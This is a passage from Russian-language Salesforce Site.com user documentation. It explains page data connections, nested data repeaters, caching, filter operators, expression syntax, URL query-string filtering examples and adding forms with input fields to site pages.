6. Нажмите кнопку «Сохранить».


СМ. ТАКЖЕ:

- [Представления «По умолчанию», «Ошибка» и «Нет данных»](#)
- [Повышение производительности посредством кэширования](#)
- [Примеры фильтрации данных](#)

#### Общие сведения об информационных подключениях страницы

Информационные подключения страницы позволяют администраторам сайта и конструкторам создавать страницы сведений для отдельных записей при использовании объектов Salesforce.

Информационные подключения страницы, используемые совместно с элементами повторителя, настраиваемым кодом или блоками содержимого, позволяют устанавливать связи со стандартными и настраиваемыми объектами, извлекать конкретные записи и отображать записи на странице сайта в динамическом режиме.

 **Пример:** Например, все организации компании должны отображаться на странице сайта по имени «Организации». А, ссылка «**Просмотр сведений**» должна открывать страницу сайта по имени «Сведения об организации» для отображения сведений о выбранной организации.

В данном случае добавьте повторитель данных на страницу сайта по имени «Организации» для извлечения списка записей из объекта «Организация» (1). Чтобы


#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition и Unlimited Edition.**

Доступно (с ограничениями) в версиях: **Developer Edition.**

создать ссылку **«Просмотр сведений»** (2), воспользуйтесь элементом данных. Созданная ссылка использует строку URL-запроса для передачи поля «Код организации» в качестве уникального идентификатора на страницу по имени «Сведения об организации». При загрузке страницы по имени «Сведения об организации» информационное подключение страницы использует значение уникального идентификатора для динамического отображения только сведений о данной записи (3).



Информационные подключения страницы позволяют использовать выражения для доступа к отображаемым данным в любой области страницы, включая свойства страницы. Например, чтобы использовать имя организации в качестве заголовка страницы «Сведения об организации», введите значение `{!Name}` в поле «Заголовок» на панели «Свойства». Загрузка страницы инициирует извлечение имени организации для отдельной записи и его отображение в строке заголовка обозревателя.

СМ. ТАКЖЕ:

[Извлечение данных посредством информационных подключений страницы](#)

[Общие сведения о службах данных Site.com](#)

## Извлечение данных посредством информационных подключений страницы

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения  
в версиях: **Enterprise  
Edition, Performance  
Edition** и **Unlimited Edition**.

Доступно (с ограничениями)  
в версиях: **Developer  
Edition**.

Рекомендуем использовать информационное подключение страницы для создания страниц сведений для отдельных записей при использовании объектов Salesforce.

Информационные подключения страницы, используемые совместно с элементами данных, настраиваемым кодом или блоками содержимого, позволяют устанавливать связи со стандартными и настраиваемыми объектами, извлекать конкретные записи и отображать возвращенные данные на странице в динамическом режиме. При необходимости воспользуйтесь выражениями для доступа к возвращенным данным в свойствах страницы.

Ниже перечислены действия, доступные на открытой странице.

1. Убедитесь, что страница выбрана на панели «Структура страницы».
2. Нажмите кнопку **«Добавить подключение»** в разделе «Информационное подключение страницы» на панели «Свойства».
3. Выберите нужный объект.

 **Прим.:**

- Для пользователей Site.com: раскрывающийся список содержит только те объекты, которые доступны пользователям-гостям, так как посетителям общедоступного сайта предоставляется лицензия пользователя-гостя. Чтобы предоставить пользователям-гостям доступ к другим объектам, откройте [профиль пользователя-гостя](#), включите полномочие «Чтение» для соответствующего объекта и обновите список.
  - Для пользователей сообществ: раскрывающийся список содержит объекты, которые не могут быть доступны посетителям сайта. Доступ проверенных посетителей к объектам на общедоступных и личных страницах контролируется соответствующими профилями пользователя. Доступ непроверенных посетителей к объектам на общедоступных страницах контролируется профилем пользователя-гостя сайта.
4. При необходимости выберите нужные критерии фильтрации в разделе «Фильтры». Если критерии фильтрации не заданы, то по умолчанию отображается первая запись.
    - a. Выберите поле, к которому должны быть применены критерии фильтрации. Раскрывающийся список «Поле» содержит поля объекта, за которыми следуют поля всех родительских объектов, указанные в следующем формате:  
*имя\_родительского\_объекта.имя\_поля.*
    - b. Чтобы определить способ фильтрации результатов, выберите нужный **оператор**. Например, чтобы просмотреть точные совпадения, выберите оператор **«Равно»**.
    - c. Выберите **источник** значения фильтра. Например, чтобы задать явное значение, выберите **«Фиксированное значение»**. Чтобы использовать значения, переданные на страницу посредством строки запроса, выберите **«Строка URL-запроса»**.
    - d. Задайте значение фильтра. При использовании строки запроса рекомендуем также указать алгоритм действий в случае ее отсутствия.
    - e. Чтобы уточнить результаты фильтрации, добавьте дополнительные критерии. Каждый элемент фильтра дополняется оператором «И».

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе И Роль администратора сайта или конструктора, назначенная на уровне сайта

Для редактирования профиля пользователя-гостя:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе И Роль администратора сайта или конструктора, назначенная на уровне сайта И «Управление профилями и наборами полномочий» И «Настройка приложения»



**Прим.:** Если фильтрация результатов выполняется на основе фиксированного значения, то возвращенные записи могут быть просмотрены в разделе «Предварительный просмотр подключения». Чтобы обновить список записей, щелкните **«Повторить загрузку предварительного просмотра»**.

5. Укажите порядок сортировки результатов (по возрастанию или убыванию) и необходимое количество полей в разделе «Сортировка».

Например, чтобы создать страницу, отображающую самое популярное кино, рекомендуем установить связь с настраиваемым объектом, содержащим данные о кино, и, взамен использования критериев фильтрации, выполнить сортировку по рейтингу в порядке убывания. Информационное подключение страницы возвращает одну запись, поэтому страница отображает только кино с наиболее высоким рейтингом.

6. Нажмите кнопку **«Сохранить»**.

Затем добавьте **элементы данных, настраиваемый код** или **блоки содержимого** на страницу для отображения извлеченных данных.

Система позволяет использовать выражения для доступа к отображаемым данным в любой области страницы, включая свойства страницы. Например, чтобы использовать имя организации в качестве заголовка страницы «Сведения об организации», введите значение `{!Name}` в поле «Заголовок» на панели «Свойства». Загрузка страницы инициирует извлечение имени организации для отдельной записи и его отображение в строке заголовка обозревателя.

СМ. ТАКЖЕ:

[Общие сведения об информационных подключениях страницы](#)

[Повышение производительности посредством кэширования](#)

[Общие сведения об отображении динамических данных посредством выражений](#)

[Примеры фильтрации данных](#)

Общие сведения о доступе к данным в связанных объектах

Стандартные и настраиваемые объекты используют взаимосвязи, которые определяют способ связи записей, принадлежащих разным объектам. Например, благодаря взаимосвязи «один ко многим», установленной между организациями и контактами, каждая организация может быть связана с одним или несколькими контактами. Данная взаимосвязь также называется «родитель — потомок» или «основная — подробная».

Дополнительную информацию о взаимосвязях между объектами Salesforce см. в разделе [«Взаимосвязи объектов»](#).

Повторители данных, таблицы данных и функции обработки данных используют эти взаимосвязи для отображения данных из связанных объектов на странице.

Общие сведения о доступе к данным в родительских объектах

Если повторитель данных, таблица данных или функция обработки данных добавляется на страницу и связывается со стандартным или настраиваемым объектом, то пользователю автоматически предоставляется доступ к полям любого связанного родительского объекта.

Если **критерии фильтрации** добавляются в повторитель данных, таблицу данных или функцию обработки данных, то раскрывающийся список «Поле» в диалоговом окне «Создать информационное подключение» содержит поля объекта, за которыми следуют поля всех родительских объектов, указанные в следующем формате:

*имя\_родительского\_объекта.имя\_поля*. Таким образом, поле родительского объекта может использоваться для фильтрации

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения  
в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями)  
в версиях: **Developer Edition**.

результатов. Например, при извлечении записей из объекта «Контакты» контакты могут быть отфильтрованы по имени организации (Account . Account Name) «Садовник».

Аналогичным образом, элементы данных, добавленные в повторитель данных, или столбцы, добавленные в таблицу данных, могут быть связаны с полями родительского объекта. Например, таблица данных, связанная с объектом «Контакт», может быть дополнена столбцами, один из которых соотносится с полем контакта «Полное имя», а второй — с полем организации Account . Account Name; в этом случае имя контакта будет отображаться вместе с именем связанной организации.

#### Общие сведения о доступе к данным в дочерних объектах

Повторитель данных, содержащий другой повторитель данных, таблицу данных или функцию обработки данных, может использоваться для извлечения данных из дочернего объекта. Внешний или родительский повторитель данных связывается с объектом (например, организацией). Внутренний повторитель данных, таблица данных или функция обработки данных автоматически связывается с любыми дочерними объектами (например, контакты). Также это называется *вложенным повторителем данных*.

Допустим, пользователю необходимо просмотреть список организаций с именами связанных контактов (см. пример ниже).

#### **ABC Labs**

Francis Buchner

#### **Acme Inc**

Edward Stamos

Leanne Tomlin


#### **Dixon Chemical**

Darrin Clark

Andy Rother

Jack Fallon

Создайте повторитель данных (1), связанный с объектом «Организации», и добавьте элемент данных (2), который соотносится с полем «Имя организации». Добавьте вложенный повторитель данных (3), связанный с объектом «Контакты», который является дочерним для объекта «Организации». Добавьте элемент данных (4), который соотносится с полем контакта «Полное имя», во вложенный повторитель данных.



СМ. ТАКЖЕ:

[Отображение данных из связанных объектов с помощью вложенных повторителей данных](#)

[Динамическое извлечение данных с помощью повторителей данных](#)

[Динамическое извлечение данных с помощью таблиц данных](#)



Отображение данных из связанных объектов с помощью вложенных повторителей данных

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения  
в версиях: **Enterprise  
Edition, Performance  
Edition и Unlimited Edition.**


Доступно (с ограничениями)  
в версиях: **Developer  
Edition.**

Повторитель данных, содержащий другой повторитель данных, таблицу данных или функцию обработки данных, может использоваться для извлечения данных из дочернего объекта. Внешний или родительский повторитель данных связывается с объектом (например, организацией). Внутренний повторитель данных, таблица данных или функция обработки данных автоматически связывается с любыми дочерними объектами (например, контакты). Также это называется *вложенным повторителем данных*.


Например, повторитель данных, связанный с объектом «Организации», может быть дополнен вложенной функцией обработки данных, связанной с объектом «Контакты», что позволит просмотреть количество контактов, связанных с каждой организацией.

Чтобы создать вложенный повторитель данных, выполните указанные ниже действия.

1. [Добавьте повторитель данных](#) на страницу.
2. Перетащите дополнительный элемент **«Повторитель данных»**, **«Таблица данных»** или **«Функция обработки данных»** с панели «Элементы страницы» в повторитель данных.
3. Выберите нужный связанный объект Salesforce.

 **Прим.:** Данные могут быть также извлечены из несвязанных объектов. Однако, рекомендуем извлекать данные только из связанных объектов, так как использование несвязанных объектов может отрицательно сказаться на производительности сайта.

4. При необходимости выберите критерии фильтрации набора данных в разделе «Фильтры». Если критерии фильтрации не заданы, то отображаются все данные элемента.
  - a. Выберите поле, к которому должны быть применены критерии фильтрации. Раскрывающийся список «Поле» содержит поля объекта, за которыми следуют поля всех родительских объектов, указанные в следующем формате:  
*имя\_родительского\_объекта.имя\_поля.*
  - b. Чтобы определить способ фильтрации результатов, выберите нужный **оператор**. Например, чтобы просмотреть точные совпадения, выберите оператор **«Равно»**.
  - c. Выберите **источник** значения фильтра. Например, чтобы задать явное значение, выберите **«Фиксированное значение»**. Чтобы использовать значения, переданные на страницу посредством строки запроса, выберите **«Строка URL-запроса»**.
  - d. Задайте значение фильтра. При использовании строки запроса рекомендуем также указать алгоритм действий в случае ее отсутствия.
  - e. Чтобы уточнить результаты фильтрации, добавьте дополнительные критерии. Каждый элемент фильтра дополняется оператором «И».

 **Прим.:** Если фильтрация результатов выполняется на основе фиксированного значения, то возвращенные записи могут быть просмотрены в разделе «Предварительный просмотр подключения». Чтобы обновить список записей, щелкните **«Повторить загрузку предварительного просмотра»**.

5. Укажите порядок сортировки результатов (по возрастанию или убыванию) и необходимое количество полей в разделе «Сортировка». Например, если объект содержит пользовательские данные, то результаты могут быть отсортированы сначала по полу, а затем по имени.


## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе И Роль администратора сайта или конструктора, назначенная на уровне сайта

Для редактирования профиля пользователя-гостя:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе И Роль администратора сайта или конструктора, назначенная на уровне сайта И «Управление профилями и наборами полномочий» И «Настройка приложения»

6. Укажите максимально допустимое количество отображаемых результатов в разделе «Ограничения». Например, чтобы просмотреть только первые пять результатов, введите значение «5» в поле «Ограничить результаты:».
7. При добавлении [пагинации](#) укажите максимально допустимое количество результатов на страницу в поле «Количество результатов на страницу».
8. При использовании таблицы данных щелкните «Далее». Чтобы добавить поля в таблицу, дважды щелкните нужное поле или выберите поле и нажмите кнопку .
9. Нажмите кнопку «Сохранить».

При необходимости добавьте [элементы данных](#) или [настраиваемый код](#) в родительский повторитель для отображения его полей. Аналогичным образом, вложенный повторитель данных, доступный в родительском повторителе данных, может быть дополнен элементами данных или настраиваемым кодом для отображения полей дочернего объекта.

 **Прим.:** Повторители данных могут быть вложены только на один нижестоящий уровень.

СМ. ТАКЖЕ:

- [Общие сведения о доступе к данным в связанных объектах](#)
- [Динамическое извлечение данных с помощью таблиц данных](#)
- [Использование функций обработки данных](#)

## Повышение производительности посредством кэширования

Кэширование позволяет повысить производительность и обработку страниц веб-сайта при использовании элементов страницы, привязанных к данным (например, повторители данных, таблицы данных и функции обработки данных). Кэширование контролирует частоту запросов данных Salesforce, отправляемых страницей, содержащей информационное подключение.

Например, страница сайта одновременно просматривается 100 посетителями. Если кэширование отключено, то страница отправляет 100 отдельных запросов на одни и те же данные, а ее производительность сильно снижается. Если кэширование включено, то страница отправляет всего один запрос для первого посетителя. Все последующие запросы, отправляемые в течение заданного временного промежутка, извлекают данные из кэша. По истечении установленного времени кэш обновляется.

Поле «Продолжительность кэширования (в минутах)» на вкладке «Свойства» определяет период кэширования извлеченных данных для выбранного повторителя данных, таблицы данных или функции обработки данных.

Значение по умолчанию — 30 минут. Тем не менее, оптимальное значение определяется текущими бизнес-требованиями. Например:


- При частом обновлении данных (например, система комментирования или биржевые сводки) рекомендуем выбрать нулевое значение. Данное действие позволяет отключить кэширование и отображать на странице самые последние данные.
- При редком обновлении данных (например, раз в неделю) рекомендуем выбрать увеличенное значение. Длительный период кэширования позволяет просматривать страницы даже в случае временной недоступности источника данных.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

 **Прим.:** Обновление сайта инициирует удаление кэша для всех информационных подключений. Кэширование возобновляется при следующем просмотре страницы сайта.

СМ. ТАКЖЕ:

[Динамическое извлечение данных с помощью повторителей данных](#)

[Динамическое извлечение данных с помощью таблиц данных](#)

[Использование функций обработки данных](#)

## Фильтры данных

Количество записей, извлекаемых в результате добавления повторителя данных, таблицы данных или функции обработки данных на страницу, может не ограничиваться. Чтобы ограничить количество возвращенных результатов при работе с объектом Salesforce, содержащим тысячи записей, рекомендуем использовать критерии фильтрации.

Ниже перечислены компоненты, которые должны быть указаны при добавлении критериев фильтрации.

- Поле, к которому должны быть применены критерии фильтрации
- Оператор
- [Источник значения фильтра](#)
- Значение фильтра

## Операторы фильтрации

| Оператор         | Описание  |
|------------------|---|
| Равно            | Данный оператор возвращает точное совпадение.   |
| Не равно         | Данный оператор возвращает записи, которые не содержат указанного значения.   |
| Меньше           | Данный оператор возвращает записи, которые предшествуют указанному значению.  |
| Больше           | Данный оператор возвращает записи, которые превышают указанное значение.  |
| Меньше или равно | Данный оператор возвращает записи, которые соответствуют или предшествуют указанному значению.  |
| Больше или равно | Данный оператор возвращает записи, которые соответствуют или превышают указанное значение.  |
| Начинается с     | Данный оператор предназначен для отображения записей, при условии отсутствия точного текста и наличия только его начала. Например, фильтр «калифорния» возвращает запись «Калифорния-тур», но не запись «Моя Калифорния». |
| Заканчивается на | Данный оператор предназначен для отображения записей, при условии отсутствия точного текста и наличия только его окончания.   |
| Содержит         | Данный оператор возвращает записи, содержащие критерий поиска и, возможно, другую информацию. Например, фильтр «калифорния» возвращает записи «Калифорния-тур» и «Моя Калифорния».  |

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic


Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

| Оператор      | Описание  |
|---------------|---|
| Включает      | Данный оператор предназначен для многозначных типов полей, поддерживающих отображение записей, которые содержат как минимум одно значение, введенное через запятую.   |
| Включает все  | Данный оператор предназначен для многозначных типов полей, поддерживающих отображение записей, которые содержат все значения, введенные через запятую.  |
| Исключает     | Данный оператор предназначен для многозначных типов полей, поддерживающих отображение записей, которые не содержат как минимум одно значение, введенное через запятую. Например, фильтр «Москва,Ярославль» по полю категории «Местоположения» исключает запись, содержащую строку «Москва,Томск» или «Ярославль,Новосибирск». |
| Исключает все | Данный оператор предназначен для многозначных типов полей, поддерживающих отображение записей, которые не содержат все значения, введенные через запятую. Например, фильтр «Москва,Ярославль» по полю категории «Местоположения» исключает только записи, содержащие <i>оба</i> термина.                                      |

#### Источники значения фильтра

| Источник                 | Описание  |
|--------------------------|---|
| Фиксированное значение   | Рекомендуем использовать для выбора значения.   |
| Строка URL-запроса       | Рекомендуем использовать для передачи переменного содержимого в элемент посредством URL-адреса при загрузке страницы.   |
| Глобальное свойство      | Рекомендуем использовать для добавления фиксированного значения с сайта (например, текущая дата или текущее время).   |
| Заголовок запроса        | Рекомендуем использовать для добавления значения из обозревателя (например, заголовок узла или версия обозревателя).  |
| Родительский повторитель | Рекомендуем использовать для создания запроса между несвязанными объектами. Данный источник доступен только в том случае, если родительский повторитель содержит вложенный повторитель данных, таблицу данных или функцию обработки данных, а объекты родительского повторителя и вложенного элемента не связаны. |

 **Внимание:** Извлечение данных из несвязанных объектов может отрицательно сказаться на производительности сайта. Настоятельно рекомендуем извлекать данные только из связанных объектов.

#### СМ. ТАКЖЕ:

[Динамическое извлечение данных с помощью повторителей данных](#)

[Динамическое извлечение данных с помощью таблиц данных](#)

[Использование функций обработки данных](#)

[Общие сведения об отображении динамических данных посредством выражений](#)

## Общие сведения об отображении динамических данных посредством выражений

Приложение Site.com использует язык выражений для динамического отображения данных. Выражения являются структурными нулями для данных, которые заменяются сведениями при загрузке страницы. Выражения позволяют определять способ отображения данных на странице при использовании привязанных к данным элементов страницы или настраиваемых свойств виджетов.

Синтаксис выражения Site.com выглядит следующим образом: открывающая фигурная скобка, восклицательный знак, поле, имя настраиваемого свойства или имя пространства имен, закрывающая фигурная скобка.

Например, чтобы добавить выражение в настраиваемый код или блоки содержимого, воспользуйтесь синтаксисом `{!URL}` для настраиваемого свойства «URL-адрес», добавленного в виджет. Подобным образом, чтобы добавить выражение для поля «Город для счета», воспользуйтесь следующим синтаксисом: `{!BillingCity}`. При использовании связанных объектов имя поля следует за именем основного объекта. Например, `{!Account.BillingCity}`.

При редактировании [элемента данных](#) в повторителе данных или [столбце таблицы данных](#) поля объекта доступны в раскрывающемся списке без использования выражений. Однако, чтобы определить способ отображения поля на странице, рекомендуем просмотреть и изменить выражение при нажатии кнопки **«Настроить»** в диалоговом окне.

При использовании [настраиваемого кода](#) или [блоков содержимого](#) в повторителе данных поля объекта доступны только посредством выражений.

Ниже перечислены действия, позволяющие выражениям определять отображаемые результаты.

- Добавление текста вокруг выражения. Например, для отображения номера телефона соответствующего офиса введите текст *«Свяжитесь с нами по телефону»* перед выражением `{!Phone}`. При отображении данных на странице поле `{!Phone}` заменяется значением поля соответствующей записи. Например, *«Свяжитесь с нами по телефону 100-200-3000»*.
- Форматирование отображаемых результатов с помощью HTML-тегов. Например, чтобы изменить способ отображения результатов на странице, добавьте теги `H1` до и после выражения. Например, `<H1>{!Phone}</H1>`.
- Создание строки URL-запроса для передачи переменных данных в повторитель данных или таблицу данных на другой странице. Вторая страница, в свою очередь, использует полученную переменную для извлечения и отображения соответствующих записей. Например, создайте гиперссылку (`/product_details?productID={!id}`), где переменная `{!id}` заменяется кодом продукта из соответствующей записи. При выборе данной ссылки код продукта передается на страницу сведений о продукте, которая использует код для извлечения и отображения сведений о записи на странице.

СМ. ТАКЖЕ:

[Динамическое извлечение данных с помощью повторителей данных](#)

[Динамическое извлечение данных с помощью таблиц данных](#)

[Использование функций обработки данных](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения  
в версиях: **Enterprise  
Edition, Performance  
Edition** и **Unlimited Edition**.

Доступно (с ограничениями)  
в версиях: **Developer  
Edition**.

## Примеры фильтрации данных

Повторители данных, таблицы данных и функции обработки данных позволяют фильтровать извлеченные данные самыми разными способами. Данный раздел содержит несколько примеров, иллюстрирующих два способа фильтрации — фиксированные значения и строки URL-запроса.

### Пример 1. Использование фиксированного значения для фильтрации результатов

В первом примере используется настраиваемый объект «Новости», хранящий новости и события компании. Каждый элемент настраиваемого объекта содержит раскрывающийся список «Статус», которому может быть задано значение «Выполняется» или «Утверждено». Страница «Новости компании» должна отображать только утвержденные элементы настраиваемого объекта. Чтобы отфильтровать данные в объекте «Новости», рекомендуем воспользоваться фиксированным значением.

Ниже перечислены действия, которые должны быть выполнены в данном сценарии.

1. Добавьте повторитель данных на страницу и настройте его следующим образом.
  - a. Выберите настраиваемый объект «Новости».
  - b. Введите критерий «"Статус" равно "Фиксированное значение"» в разделе «Фильтры».
  - c. Введите «*Утверждено*» в текстовое поле «Значение».

В этом случае повторитель данных возвращает только записи, поле «Статус» которых содержит значение «Утверждено».

2. Добавьте элементы данных в повторитель данных для отображения обязательных полей (например, «Заголовок», «Описание» и «Дата»).

### Пример 2. Использование строки URL-запроса для динамической фильтрации и отображения результатов на другой странице

Во втором примере используется настраиваемый объект «Продукты», хранящий сведения о продуктах. Однако некоторые продукты доступны только в определенных городах, поэтому клиентам должны отображаться те продукты, которые имеются в наличии в ближайшем городе. В этом случае рекомендуем создать страницу сайта «Местоположения», содержащую ссылки на все доступные города.

Чтобы открывать страницу сайта «Продукты» при выборе любой из этих ссылок, но отображать только выбранные продукты, воспользуйтесь строками URL-запроса, которые позволяют передавать переменное содержимое между HTML-страницами. В текущем примере переменным содержимым является местоположение продукта; повторитель данных возвращает продукты только после выбора нужного местоположения.

Ниже перечислены действия, которые должны быть выполнены в данном сценарии.

1. Добавьте повторитель данных на страницу «Продукты» и настройте его следующим образом.
  - a. Выберите настраиваемый объект «Продукты».
  - b. Введите критерий «"Город" равно "Строка URL-запроса"» в разделе «Фильтры».
  - c. Введите имя переменной в текстовое поле «Значение» (например, «*местоположение*»).
  - d. Выберите значение «**Не применять данный элемент фильтра**» в раскрывающемся списке «Если строка запроса отсутствует». Данный параметр позволяет клиенту просмотреть все продукты без фильтрации.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения  
в версиях: **Enterprise Edition, Performance Edition и Unlimited Edition.**

Доступно (с ограничениями)  
в версиях: **Developer Edition.**

- e. Нажмите кнопку **«Сохранить»**.
2. Добавьте элементы данных для нужных полей (например, «Имя продукта», «Описание» и «Цена»).
3. Добавьте повторитель данных и выберите настраиваемый объект «Продукты» на странице «Местоположения».
4. Добавьте элемент данных в повторитель данных для отображения поля «Город» и настройте его следующим образом.
  - a. Чтобы отображать название города в виде гиперссылки, выберите поле «Город» в качестве поля для отображения.
  - b. Выберите формат отображения «Текст».
  - c. Чтобы отображать URL-адрес на странице, выберите **«Добавить гиперссылку»**.
  - d. Выберите значение «Элемент сайта» в раскрывающемся списке «Связать с».
  - e. Выберите тип «Страница», а затем выберите страницу «Продукты». (Если список страниц не отображается, установите курсор в текстовом поле «URL-адрес» и нажмите клавишу со стрелкой «вниз» на клавиатуре.)
  - f. Введите значение URL-адреса `/product?location={!City}`, где `{!City}` является структурным нулем для значения поля записи «Город». При первой загрузке страницы структурный ноль `{!City}` заменяется соответствующим значением (например, Dallas), которое создает следующий URL-адрес:

```
/product?location=Dallas
```

Выбранная ссылка открывает страницу «Продукты» и передает Dallas как значение переменной location.

- g. Чтобы добавить подсказку, выберите поле «Город» и щелкните **«Настроить»**.
- h. Введите значение *«Показать продукты, доступные в городе {!City}»*.

При загрузке страницы структурный ноль `{!City}` заменяется значением поля «Город» для каждой записи.

Теперь при загрузке страницы «Местоположения» повторитель данных отображает местоположение каждого продукта в виде ссылки. При выборе ссылки (например, Dallas) страница «Местоположения» передает `location=Dallas` на страницу «Продукты». При загрузке страницы «Продукты» повторитель данных использует данное значение для динамического отображения только тех записей, поле «Город» которых содержит значение Dallas.

СМ. ТАКЖЕ:

[Динамическое извлечение данных с помощью повторителей данных](#)

[Отображение данных с помощью элементов данных](#)

[Динамическое извлечение данных с помощью таблиц данных](#)

[Общие сведения о доступе к данным в связанных объектах](#)



Сбор и отправка данных посредством форм

Добавление формы на страницу

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения  
в версиях: **Enterprise  
Edition, Performance  
Edition** и **Unlimited Edition**.

Доступно (с ограничениями)  
в версиях: **Developer  
Edition**.


Формы позволяют собирать и отправлять данные о посетителях сайта в стандартные или настраиваемые объекты Salesforce. Пользователи могут создавать формы Web-to-Lead, собирать сведения о клиентах или отзывы о продуктах и услугах.

Чтобы добавить форму на страницу, выполните указанные ниже действия.

1. Перетащите элемент **«Форма»** с панели «Элементы страницы» на страницу.
2. Выберите нужный объект Salesforce.


 **Прим.:**

- Для пользователей Site.com: раскрывающийся список содержит только те объекты, которые доступны пользователям-гостям, так как посетителям общедоступного сайта предоставляется лицензия пользователя-гостя. Чтобы предоставить пользователям-гостям доступ к другим объектам, откройте [профиль пользователя-гостя](#), включите полномочие «Создание» для соответствующего объекта и обновите список.
- Для пользователей сообществ: раскрывающийся список содержит объекты, которые не могут быть доступны посетителям сайта. Доступ проверенных посетителей к объектам на общедоступных и личных страницах контролируется соответствующими профилями пользователя. Доступ непроверенных посетителей к объектам на общедоступных страницах контролируется профилем пользователя-гостя сайта.

3. Чтобы добавить доступные поля в форму, дважды щелкните нужное поле или выберите поле и нажмите кнопку .

Все обязательные поля добавляются в список выбранных полей автоматически. При необходимости **обязательные поля могут быть скрыты** после добавления формы на страницу.

4. Чтобы изменить порядок отображения выбранных полей, щелкните **«Переместить вверх»** или **«Переместить вниз»**.
5. Нажмите кнопку **«Сохранить»**.

 **Прим.:** При добавлении форм на проверенные страницы сообщества в приложении Site.com рекомендуем задать текущего пользователя для объектов Salesforce, требующих поля «Код ответственного». В отличие от стандартного пользователя-гостя, текущий пользователь позволяет определять проверенного пользователя при отправке формы. Чтобы задать текущего пользователя для поля «Код ответственного», выберите нужное поле формы, щелкните **«Настроить»** в разделе «Свойства поля» на панели «Свойства», а затем выберите источник «Глобальное свойство» и значение «Код текущего пользователя».

Подключенный объект не может быть изменен после добавления формы на страницу. Чтобы подключить другой объект, рекомендуем заменить форму.

Ниже перечислены действия, доступные на панели «Свойства» в форме.

- Просмотр подключенного объекта.
- Добавление заголовка в верхнюю часть формы.
- Выбор действий, выполняемых при [успешной отправке формы](#).

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления формы на страницу:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе И Роль администратора сайта или конструктора, назначенная в Site.com Studio

Для редактирования профиля пользователя-гостя:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе И Роль администратора сайта или конструктора, назначенная в Site.com Studio И «Управление пользователями» И «Настройка приложения»

- Изменение внешнего вида формы путем [выбора другой темы](#).

СМ. ТАКЖЕ:

[Добавление полей ввода в формы или на страницы](#)

[Типы полей ввода](#)


[Редактирование полей ввода в форме](#)

## Добавление полей ввода в формы или на страницы


### Добавление полей ввода в форму

Готовая форма может быть дополнена необходимыми полями ввода. Каждому полю ввода присваивается поле объекта, связанного с формой.


Ниже указан самый быстрый способ.

1. Выберите форму на странице.
2. Выберите  > «Добавить поля».
3. Выберите нужные поля в списке «Добавить поля». Данный список содержит доступные поля объекта, связанного с формой. Тип поля (например, поле с флажком или раскрывающимся списком) добавляется в форму автоматически при выборе поля.

Также доступны указанные ниже действия.

1. Выберите форму на странице.
2. Выберите  > «Добавить элементы страницы».
3. Выберите нужный тип поля ввода (например, «Флажок») в списке «Добавить элементы страницы».
4. Выберите поле в диалоговом окне «Добавить поле» и нажмите кнопку «Сохранить». Поле может быть добавлено в форму в том случае, если его тип поддерживается объектом.

### Прим.:

- Поля не могут быть добавлены в форму путем выбора  > «Редактировать форму».
- Поля формулы, зашифрованного текста, геолокации и поиска не поддерживаются.
- Стандартные сообщения об ошибках на уровне поля, отображающиеся при вводе недопустимого значения, недоступны для настройки.

### Добавление полей ввода на страницу

